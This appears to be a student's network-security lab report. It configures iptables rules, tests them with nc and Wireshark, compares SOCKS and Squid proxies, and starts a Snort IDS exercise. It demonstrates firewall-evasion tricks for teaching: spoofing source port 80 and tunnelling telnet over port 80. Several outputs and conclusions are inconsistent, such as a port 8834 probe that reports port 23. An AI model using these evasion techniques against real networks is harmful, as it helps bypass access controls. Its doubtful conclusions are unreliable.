iptables -A FORWARD -o eth0 -p tcp ! --syn --sport 22 -j ACCEPT

 # below here this is where you put your configuration

Task 3.1 Collect some brief notes on how to use iptables

We will be using iptables for all of this week's lab, so it's important that we have a full understanding of the commands used in the configuration file above.

It's possible to view the manual of iptables in the virtual machine with the command:

man iptables

Note: Unix man pages are often only useful as a reminder of how to run a program.

https://explainshell.com/explain?cmd=iptables

http://linux-training.be/networking/ch14.html

Commands in iptables:

- **FORWARD**: This chain is for packets that are forwarded (routed) through the system.
- **INPUT**: This chain is used for any packet coming into the system.
- **OUTPUT:** This chain is for any packet leaving the system.
- **-A**: The rule is appended to the end of the selected chain.
- **Accept** means that the default policy for that chain, if there are no matching rules, is to allow the traffic.

end Task 3.1

We will need to keep editing the firewall script.sh. In order to do this, we must copy the file to the ubuntu desktop using the following command:

cp ./firewall_script.sh NetworkSecuritySharedFolder/

On the Ubuntu desktop this will be in the directory */tmp/* or on **client** it will be in:

NetworkSecuritySharedFolder/

This file can then be run in the **gateway** using the command:

./firewall_script.sh

Or alternatively if using the **NetworkSecuritySharedFolder**:

./NetworkSecuritySharedFolder/firewall_script.sh

We will now make a basic edit to the file, by adding the following at the end:

echo “hello world”

If we now run the run the file again, we can see that the message Hello World is displayed.

Each time we run the script, the first thing it does is set the default action to DROP and to remove the old rules. We can also add our own commands to the appropriate place in the file (below the last comment, where comments are lines starting with #).

Task 3.2 (Extension) Why do you need to use ./?

Unix command line programs in the current directory should only be runnable by preceding the program with "./".

See: https://unix.stackexchange.com/questions/4430/why-do-we-use-to-execute-a-file

"In short, it's for security. If you're looking in someone else's home directory (or /tmp), and type just gcc or ls, you want to know you're running the real one, not a malicious version your prankster friend has written which erases all your files. Another example would be test or [, which might override those commands in shell scripts, if your shell doesn't have those as built-ins.

Having . as the last entry in the path is a bit safer, but there are other attacks which make use of that. An easy one is to exploit common typos, like sl or ls-l. Or, find a common command that happens to be not installed on this system — vim, for example, since sysadmins are of above-average likelyhood to type that."

end Task 3.2

For the tasks we will be manually inserting rules in both directions using iptables.

On the **gateway**, there are two scripts we will also be using to configure iptables:

- ./firewall_block_everything.sh
- ./firewall_allow_everything.sh

Note: We will not be making any edits to these files.

Task 3.3 Learning to use the tools

We will now enable the firewall to block everything (except SSH and DNS) using the commands listed in the section above. Then, we will check that we don't have any connectivity from **client** to **server** on port 80 (HTTP):

nc -v -n -z -w 3 192.168.23.3 80

We will see the output: *[192.168.23.3] 80 (http) : Connection timed out*

We will now check for an arbitrary port (and in the other direction for TCP port 43) using the following on the appropriate machines and in the following order:

- **Client:** *nc -l -k 43*
- **Server:** *nc -v -n -z -w 3 192.168.12.1 43*

This will display the following:

nc: connect to 192.168.12.1 port 43 (tcp) timed out: Operation now in progress

Note: If we try to listen to a port that is already in use we will get:

warning:nc:listen: Address already in use

Now, we will use the following command, as described in Section 3.1.3, to find the ports already in use on ***client***, ***gateway*** and ***server***:

netstat -l -t -n -p

Client:

```
root@client:~# netstat -l -t -n -p
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN
677/nessusd
tcp6       0      0 :::8834                 :::*                    LISTEN
677/nessusd
root@client:~#
```

Gateway:

```
Ubuntu 16.04.2 LTS gateway tty1

gateway login: root
Password:
Last login: Mon Feb 10 15:30:08 GMT 2020 on tty1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

root@gateway:~# netstat -l -t -n -p
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      1721/mysqld
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      1450/smbd
tcp        0      0 192.168.12.2:53         0.0.0.0:*               LISTEN      1637/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      1637/named
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1641/sshd
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      1637/named
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      1450/smbd
tcp6       0      0 :::139                  :::*                    LISTEN      1450/smbd
tcp6       0      0 :::80                   :::*                    LISTEN      1829/apache2
tcp6       0      0 :::53                   :::*                    LISTEN      1637/named
tcp6       0      0 :::22                   :::*                    LISTEN      1641/sshd
tcp6       0      0 ::1:953                 :::*                    LISTEN      1637/named
tcp6       0      0 :::445                  :::*                    LISTEN      1450/smbd
root@gateway:~#
```

Server:

```
Ubuntu 16.04.3 LTS server tty1

server login: root
Password:
Last login: Mon Jan  6 10:23:04 GMT 2020 on tty1
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-109-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

root@server:~# netstat -l -t -n -p
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      1895/apache2
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      1838/smbd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      1838/smbd
tcp        0      0 0.0.0.0:13              0.0.0.0:*               LISTEN      1871/xinetd
tcp        0      0 0.0.0.0:79              0.0.0.0:*               LISTEN      1871/xinetd
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1895/apache2
tcp        0      0 192.168.23.3:53         0.0.0.0:*               LISTEN      1628/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      1628/named
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      1761/vsftpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1632/sshd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      1871/xinetd
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      1628/named
tcp6       0      0 :::22                   :::*                    LISTEN      1632/sshd
tcp6       0      0 :::3000                 :::*                    LISTEN      2052/node
tcp6       0      0 :::3128                 :::*                    LISTEN      696/(squid-1)
tcp6       0      0 ::1:953                 :::*                    LISTEN      1628/named
root@server:~# _
```

Task 3.4 The bad way to set up a firewall

We will now edit the firewall script on the **gateway**:

sudo vim ./firewall_script.sh

Add the following at the end:

iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 80 -j ACCEPT

Run the script on the **gateway**:

./firewall_script.sh

We will now connect to **server** from **client** using:

ssh -X 192.168.23.3

Monitor packets at *server* on *eth0* using:

wireshark -f "not port 22" &

We will then attempt to get HTTP connectivity between **client** and **server**:

nc -v -n -z -w 3 192.168.23.3 80
[192.168.23.3] 80 (http) : Connection timed out

Wireshark Output:

Source	Destination	Protocol	Length	Info
192.168.12.1	192.168.23.3	TCP	74	45206 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval
192.168.23.3	192.168.12.1	TCP	74	80 → 45206 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_P
192.168.23.3	192.168.12.1	TCP	74	[TCP Retransmission] 80 → 45206 [SYN, ACK] Seq=0 Ack=1 Win=28960
192.168.12.1	192.168.23.3	TCP	74	[TCP Spurious Retransmission] 45206 → 80 [SYN] Seq=0 Win=29200 Le
192.168.23.3	192.168.12.1	TCP	74	[TCP Retransmission] 80 → 45206 [SYN, ACK] Seq=0 Ack=1 Win=28960
192.168.23.3	192.168.12.1	TCP	74	[TCP Retransmission] 80 → 45206 [SYN, ACK] Seq=0 Ack=1 Win=28960

From Wireshark it is possible to identify that the transmission of the packets was not successful due to the configuration of the firewall_script.sh file.

Now, we will enable traffic in the reverse direction by adding to firewall_script.sh:

iptables -A FORWARD -i eth1 -o eth0 -p tcp --sport 80 -j ACCEPT

We can see by running the same command that the connection is now open:

nc -v -n -z -w 3 192.168.23.3 80
[192.168.23.3] 80 (http) : open

Task 3.5 Showing why the last rule in Task 3.4 is bad

First, we will turn off the apache server (HTTP server) on **server**:

service apache2 stop

Note: This is needed as the web server apache2 is currently using port 80.

Now we will show that we can get connectivity from **server** into **client** with:

nc -v -n -z -w 3 -p 80 192.168.12.1 8834

[192.168.12.1] 23 (telnet) open

Note: Port 8834 is open on **client** as it is the port used by Nessus. We have just allowed internal users to contact external web servers, but we have also enabled external access.

Task 3.6 A better firewall rule

We will now delete the bad incoming line and insert a safer rule:

iptables -A FORWARD -i eth1 -o eth0 -p tcp ! --syn --sport 80 -j ACCEPT

Then test that the "bad" **server** cannot connect to **client** as it did before:

nc -v -n -z -w 3 -p 80 192.168.12.1 8834

Now, we can test that **client** can connect to **server** through HTTP using the same method as in Task 3.5, and restart the apache server as we have done so previously.

Task 3.7 Build your own firewall "policy"

We will now implement our own firewall policy with the following rules:

- allow all Internal TCP traffic (i.e. from **client**) to connect to External (**server**)
- except for the specific ports below:
- block all UDP except for the DNS rules already in the default script
- block outbound Telnet, pop3, pop2, imap, imap3 (but allow outbound pop3s,
- imaps).
- block all smtp
- block all ftp
- block all TCP connections from External to Internal except SSH traffic from External to Internal

Note: 'outbound' means the Internal to External direction (inbound the reverse).

To find out the port number of a protocol we can use the following (e.g. for pop)

client:~# grep pop /etc/services

3com-tsmux 106/tcp poppassd

3com-tsmux 106/udp poppassd

pop2 109/tcp pop-2

pop2 109/udp pop-2

pop3 110/tcp pop-3

pop3 110/udp pop-3

pop3s 995/tcp

pop3s 995/udp

kpop 1109/tcp

client:~#

Note: grep searches for a particular word (pop) in a file (/etc/services) and prints out only the matching lines. The file /etc/services describes well known ports that services listen on (there is an equivalent file in Windows machines).

Protocol Table:

Protocol	Port
telnet	23
pop3	110
pop2	109
imap	143
imap3	220
smtp	25
ftp	21
ssh	22

From the table, we can see that we have blocked and allowed certain services. Telnet has been blocked due to its insecure nature. Pop3 has been blocked outbound, as we don't want the **clients** to host an email server. It is allowed inbound, so the **client** can retrieve their emails.

SSH is needed to facilitate secure access to certain devices. Certain protocols such as FTP are blocked on the **client** going outbound, as we they will not be used (so the port is not left open for an attack).


```
# below here this is where you put your configuration
#
iptables -A FORWARD -i eth0 -o eth1 -p tcp -j ACCEPT
iptables -A FORWARD -p udp -j DROP
iptables -A FORWARD -i eth0 -o eth1 -p tcp --match multiport --dports 23,110,109,143,220 -j DROP
iptables -A FORWARD -i eth1 -o eth0 -p tcp --match multiport --sports 110,143 -j ACCEPT
iptables -A FORWARD -p tcp --dport 25 -j DROP
iptables -A FORWARD -p tcp --dport 21 -j DROP
iptables -A FORWARD -i eth1 -o eth0 -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0 -p tcp ! --syn -j ACCEPT
```

Task 3.8 (Extension) Stopping IP address spoofing

A common error in firewalls is not to stop external packets with spoofed IP source addresses. e.g. in our example network if **client** tried to send a packet with a source address of the 192.168.23.0 network through the firewall.

How can this be stopped in the firewall, and is it important where it is placed in the firewall rules? Explore this issue and furthermore, explain situations where spoofed packets can pose a danger.

One way we can prevent these types of attack, is by enabling source address verification within iptables. Source address verification is a feature that drops packets that are pretending to come from the network. It does this by using a reverse path to check whether the source of the received packet is reachable through the interface it came in on.



10/02/2020

Section 4 Circuit and application layer firewalls

4.1 Topology and testing tools

The tasks this week investigate a circuit level relay (CLR) and an application layer **gateway** (ALG). Packet filters have their place but are open to abuses from internal users and still allow some carefully crafted external attacks (in certain cases). Consequently, we will move to a more disconnected model in this weeks lab:

- first with a circuit relay (disconnected at the IP layer but connected at the TCP)
- then application layer **gateway** (disconnected at both the IP and TCP but "connected" at the application layer)

For this task, we will imagine that the topology of the virtual machines is as shown in Figure 4.1 and as before an "Internal" and an "External" network where Internal is the **client** and External is represented by **server**

4.1.1 Wireshark for quick monitoring of packets

We will be making more use of Wireshark for this week's tasks. We will now run the graphical Wireshark on **gateway**, but again view it on **client** by remotely logging in to **gateway** and running Wireshark as below.

Note: there are some things to take note of when running Wireshark this week.

Client: *ssh -X root@192.168.12.2*

Gateway: *wireshark -f "not port 22 and not ip6" -i any &*




Figure 4.1: (Virtual) network topology of the UMLs

Note: The Capture filter -f "not port 22 and not ip6" is before the -i any argument, this is important. It is also important that we leave this filter in place when capturing, else we will fill Wireshark with the packets used to draw the screen.

Note: While we are running Wireshark using -I, the application will show we all of the packets arriving or leaving **gateway**'s interfaces. As packets are forwarded through **gateway**, we will see two of every packet (one entering, the other leaving). We must make sure that we capture from the "any" interface for the tasks in this section

Note: We must disable the samba server on **server**:

service smbd stop

service nmbp stop

This will stop extra SMB packets confusing the display.

4.1.2 Reminder about other tools

We need to use the same tools as the last section to test "connectivity" ping sends an ICMP packet to a machine and gets a response to test basic IP connectivity:

ping 192.168.23.2

It is best to use IP addresses rather than names as our firewall may be blocking DNS.

The program nc allows us to test if a port is open on a remote machine.

For example, on **client** we can see if the telnet port on **server** is open using:

nc -v -n -z -w 3 192.168.23.3 23

[192.168.23.3] 23 (telnet) open

4.2 Tasks

Task 4.1 Observe connection without a proxy

For the first task, we will monitor an HTTP session as it normally occurs (without any firewall). First, we must make sure we have turned off the firewall in **gateway**:

./firewall_allow_everything.sh

Now, we must start capturing data on **gateway** as shown in 4.1.1 and on **client** open the web page: http://192.168.23.3. After the transfer, we must stop the packet capture on **gateway**. During the HTTP transfer, the **client (eth1)** and the **server (eth0)** are connected (i.e. follow only the

Source: 192.168.12.1

Destination: 192.168.23.3

Note: We see duplicates of packets as we are monitoring both input and output packets (we see one instance as it enters **gateway**, then the same packet as it leaves **gateway**).

1 0.000000000 PcsCompu_10:35:b2 PcsCompu_6c:a7:59 ARP 42 Who has 192.168.23.3? Tell 192.168.23.2

2 0.000244504 PcsCompu_6c:a7:59 PcsCompu_10:35:b2 ARP 60 192.168.23.3 is at 08:00:27:6c:a7:59

3 0.427797970 192.168.12.1 192.168.23.3 TCP 74 44100 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=24463 TSecr=0 WS=128

4 0.428047303 192.168.23.3 192.168.12.1 TCP 74 80 → 44100 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=24399 TSecr=24463 WS=64

5 0.428243040 192.168.12.1 192.168.23.3 TCP 66 44100 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=24465 TSecr=24399

6 0.428740924 192.168.12.1 192.168.23.3 HTTP 531 GET / HTTP/1.1

7 0.428932041 192.168.23.3 192.168.12.1 TCP 66 80 → 44100 [ACK] Seq=1 Ack=466 Win=30080 Len=0 TSval=24399 TSecr=24465

8 0.429234290 192.168.23.3 192.168.12.1 HTTP 627 HTTP/1.1 200 OK (text/html)

9 0.429319912 192.168.12.1 192.168.23.3 TCP 66 44100 → 80 [ACK] Seq=466 Ack=562 Win=30336 Len=0 TSval=24466 TSecr=24399

Now we will block all traffic forwarding between **client** and **server**:

./firewall_block_forward_only.sh

Then, confirm the firewall is blocking in the web browser.

Note: We must use the version that is block forward only. This blocks packets through **gateway** (the FORWARD iptables “chain”) but allows packets to enter **gateway** to arrive at a proxy on **gateway** and leave from a proxy on **gateway** (INPUT and OUTPUT iptables chains)




Figure 4.2: Network Connection Settings in Firefox for SOCKS proxy

4.2.1 Circuit Relays

Task 4.2 A circuit relay firewall

Now, we will start a circuit relay on **gateway**:

service danted start

danted is a SOCKS protocol proxy. To use it we will need to configure an application to use it. There are a number of ways to do this, but in Firefox it is:

- Open Firefox on the **client** and click the icon with 3 horizontal lines on the top right-hand corner of the page.
- Preferences → Advanced → Networks → Connection Settings
- Select manual proxy configuration
- Type the IP address of the **gateway** in the SOCKS Host section and select the SOCKS v4 option below it.
- Finally make sure that the port number is 1080. (see Figure 4.2)

We will now monitor a web transfer between the **client** and **server**, we must monitor from the **gateway** on the interface "any":

- During the HTTP transfer, we can see that initially the **client (eth1)** and **gateway (eth0)** are connected, then the **gateway (eth1)** and the **server(eth0).**
- The source/destination addresses of the HTTP GET message differ than that of the previous tasks as they now use the computers detailed above.

1 0.000000000 192.168.12.1 192.168.12.2 TCP 76 57352 → 1080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=20547 TSecr=0 WS=128

2 0.000020697 192.168.12.2 192.168.12.1 TCP 76 1080 → 57352 [SYN, ACK] Seq=0 Ack=1 Win=15928 Len=0 MSS=1460 SACK_PERM=1 TSval=23623 TSecr=20547 WS=1

3 0.000140072 192.168.12.1 192.168.12.2 TCP 68 57352 → 1080 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=20548 TSecr=23623

4 0.000212266 192.168.12.1 192.168.12.2 Socks 77 Version: 4, Remote Port: 80

5 0.000217506 192.168.12.2 192.168.12.1 TCP 68 1080 → 57352 [ACK] Seq=1 Ack=10 Win=15919 Len=0 TSval=23623 TSecr=20548

6 0.000641723 192.168.23.2 192.168.23.3 TCP 76 57352 → 80 [SYN] Seq=0 Win=16060 Len=0 MSS=1460 SACK_PERM=1 TSval=23623 TSecr=0 WS=1

7 0.000867467 192.168.23.3 192.168.23.2 TCP 76 80 → 57352 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=24025 TSecr=23623 WS=64

8 0.000879697 192.168.23.2 192.168.23.3 TCP 68 57352 → 80 [ACK] Seq=1 Ack=1 Win=16060 Len=0 TSval=23623 TSecr=24025

9 0.000927654 192.168.12.2 192.168.12.1 Socks 76 Version: 4, Remote Port: 80

10 0.001016940 192.168.12.1 192.168.12.2 TCP 68 57352 → 1080 [ACK] Seq=10 Ack=9 Win=29312 Len=0 TSval=20548 TSecr=23623

11 0.001136810 192.168.12.1 192.168.12.2 HTTP 533 GET / HTTP/1.1

12 0.001177949 192.168.23.2 192.168.23.3 HTTP 533 GET / HTTP/1.1

13 0.001352818 192.168.23.3 192.168.23.2 TCP 68 80 → 57352 [ACK] Seq=1 Ack=466 Win=30080 Len=0 TSval=24025 TSecr=23623

14 0.001709903 192.168.23.3 192.168.23.2 HTTP 629 HTTP/1.1 200 OK (text/html)

15 0.001715106 192.168.23.2 192.168.23.3 TCP 68 57352 → 80 [ACK] Seq=466 Ack=562 Win=15499 Len=0 TSval=23623 TSecr=24025

16 0.001768450 192.168.12.2 192.168.12.1 HTTP 629 HTTP/1.1 200 OK (text/html)

17 0.047621464 192.168.12.1 192.168.12.2 TCP 68 57352 → 1080 [ACK] Seq=475 Ack=570 Win=30336 Len=0 TSval=20559 TSecr=23623

18 0.316010555 192.168.12.1 192.168.12.2 TCP 68 57350 → 1080 [ACK] Seq=1 Ack=1 Win=240 Len=0 TSval=20627 TSecr=21201

19 0.316022651 192.168.12.2 192.168.12.1 TCP 68 [TCP ACKed unseen segment] 1080 → 57350 [ACK] Seq=1 Ack=2 Win=15485 Len=0 TSval=23702 TSecr=18137

20 1.007891532 192.168.12.1 192.168.12.2 TCP 68 57342 → 1080 [ACK] Seq=1 Ack=1 Win=237 Len=0 TSval=20800 TSecr=21317

21 1.007904096 192.168.12.2 192.168.12.1 TCP 68 [TCP ACKed unseen segment] 1080 → 57342 [ACK] Seq=1 Ack=2 Win=15631 Len=0 TSval=23875 TSecr=15707

Task 4.3 Dangers of assuming applications always use known ports

Note: With circuit relays we assume that the internal user is security conscious e.g. there is nothing stopping them accessing an external Telnet server and sending plaintext passwords out of the network.

We could block port 23 to stop Telnet, but the user might do something to get around this e.g. they could run a Telnet server on **server** running on port 80:

service apache2 stop

vim /etc/services

*telnet **80**/tcp*

service inetd restart

Now Telnet is using port 80, a user on **client** can access this using:

socksify telnet 192.168.23.3 80

Note: The command socksify tells Telnet to use the SOCKS protocol, we do not need to specify theSOCKS proxy as it assumes the default **gateway** (192.168.12.2) is to be used.

4.2.2 Application Layer Gateway

Task 4.4 An application layer gateway

Circuit relays cannot stop all security problems as they do not check the TCP connections obey a given site application policy (e.g. the example of accessing external Telnet ports).

We will now consider an application layer **gateway**.

Note: Before carrying out this task we must undo the changes on **server**:

vim /etc/services

edit telnet to use port 23 not 80 server

inetd restart server

service apache2 start

Here we will look at an application layer **gateway** (ALG) in the form of an HTTP proxy called "Squid", we can start the ALG on the **gateway** by issuing the command:

service squid start




Figure 4.3: Network Connection Settings in Firefox for Application Layer Gateway

We still need block all forwarded traffic on the **gateway**:

./firewall_block_forward_only.sh

We must enable the use of the application layer **gateway** in **client** using the following:

- Open Firefox on the **client** and click the icon with 3 horizontal lines on the top right-hand corner of the page.
- Preferences → Advanced → Networks → Connection Settings
- Select manual proxy configuration
- Remove all the information entered for task regarring the SOCKS proxy.
- In the HTTP proxy section enter the IP address of the **gateway** and the port number 3128 (See Figure 4.3).

During the HTTP transfer the **client (eth1)** and the **gateway (eth0)** are connected.

1 0.000000000 PcsCompu_6c:a7:59 ARP 62 Who has 192.168.23.2? Tell 192.168.23.3

2 0.000030480 PcsCompu_10:35:b2 ARP 44 192.168.23.2 is at 08:00:27:10:35:b2

3 0.554268894 192.168.12.1 192.168.12.2 HTTP 552 GET http://192.168.23.3/ HTTP/1.1

4 0.554599392 192.168.12.2 192.168.12.1 HTTP 705 HTTP/1.1 200 OK (text/html)

5 0.554728555 192.168.12.1 192.168.12.2 TCP 68 55708 → 3128 [ACK] Seq=485 Ack=638 Win=267 Len=0 TSval=513161 TSecr=516236

Now, we will restart the Squid proxy on **gateway**:

service squid restart

We can try experimenting with multiple HTTP GET messages by refreshing the browser.

Task 4.5 Sending bad traffic through the ALG

We will now repeat Task 4.3 but using the Squid ALG instead of the SOCKS CLR to try and send Telnet traffic to port 80 through Squid instead of SOCKS.

We can connect through the proxy using:

client:˜# telnet 192.168.12.2 3128

Note:

- **Does client connect to the proxy?** Yes, the **client** does connect to the proxy.
- **Does the proxy connect to server?** Yes, the proxy does connect to the **server**.
- **Does the Telnet transfer to server work this time, if not why not? (You should type something in to the Telnet command prompt to see what happens).** The Telnet transfer does not work to the **server** because it is blocked by the firewall.

Task 4.6 Extension: does an ALG always stop tunneling bad traffic?

- **Is it possible to send other traffic (like telnet) through an HTTP proxy?** Yes, it is possible to send other data, such as SSH traffic, through HTTP proxies.
- **Is an ALG no better than a CLR?** An ALG is no better than a CLR.
- **is it possible to block telnet traffic through the ALG?** It is not possible to block telnet traffic through the ALG as the user can always start Telnet using another port as demonstrated in Task 4.3.

•

24/02/2020

Section 5 Network Intrusion Detection


5.1 Introduction to Intrusion Detection

This weeks task is to investigate a network intrusion detection system (IDS). This laboratory uses a "rule-based" IDS called Snort which is commonly used and provides clear reporting of errors. For this task, we will imagine that the topology of the virtual machines is as shown in Figure 5.1, however, we will now reverse the "good" and "bad" sides:

- the **server** will be the important system and network that we want to protect.
- the **client** is going to attack **server**.

We want to detect when the attack takes place using the Snort IDS and find what the problems were. The Snort IDS requires that a "probe" is placed in the network at a point where it can monitor all the packets that need to be checked. In this laboratory we will run Snort on **gateway** and the probe will be on **gateway's** network interfaces.

5.2. STARTING SNORT CLEARING THE SNORT DATABASE 5.39



caption(Virtual) network topology of the UMLs

5.2 Starting Snort Clearing the Snort Database

To start the Snort IDS on **gateway**, we will need to run the following command:

./start-snort-ids

It will take 4-5 minutes for the Snort IDS to start, it is vital that to wait until:

--== Initialization Complete ==--
_____ -> Barnyard2*

/ ,,_ \ Version 2.1.14 (Build 337)

|o")~| By Ian Firns (SecurixLive): http://www.securixlive.com/

+ ’’’’ + (C) Copyright 2008-2013 Ian Firns

Using waldo file ’/var/log/snort/barnyard2.bookmark’:

spool directory = /var/log/snort

spool filebase = snort.u2

time_stamp = 1581676954

record_idx = 4

Opened spool file ’/var/log/snort/snort.u2.1581676954’

Closing spool file ’/var/log/snort/snort.u2.1581676954’. Read 4 records

Opened spool file ’/var/log/snort/snort.u2.1582540795’

Waiting for new data

To clear alerts, there is a script available. To do this we will need to run the script clearsnort.sh on **gateway** using:

./clearsnort.sh

Note: To stop Snort we can use the key sequence “Ctrl-c” in the terminal.

5.3 Tasks

Task 5.1 Measuring the baseline and using the tools

Before we use the IDS to observe potential bad behaviour, it is important that we understand the basic tools, and see how the system behaves without malicious data.

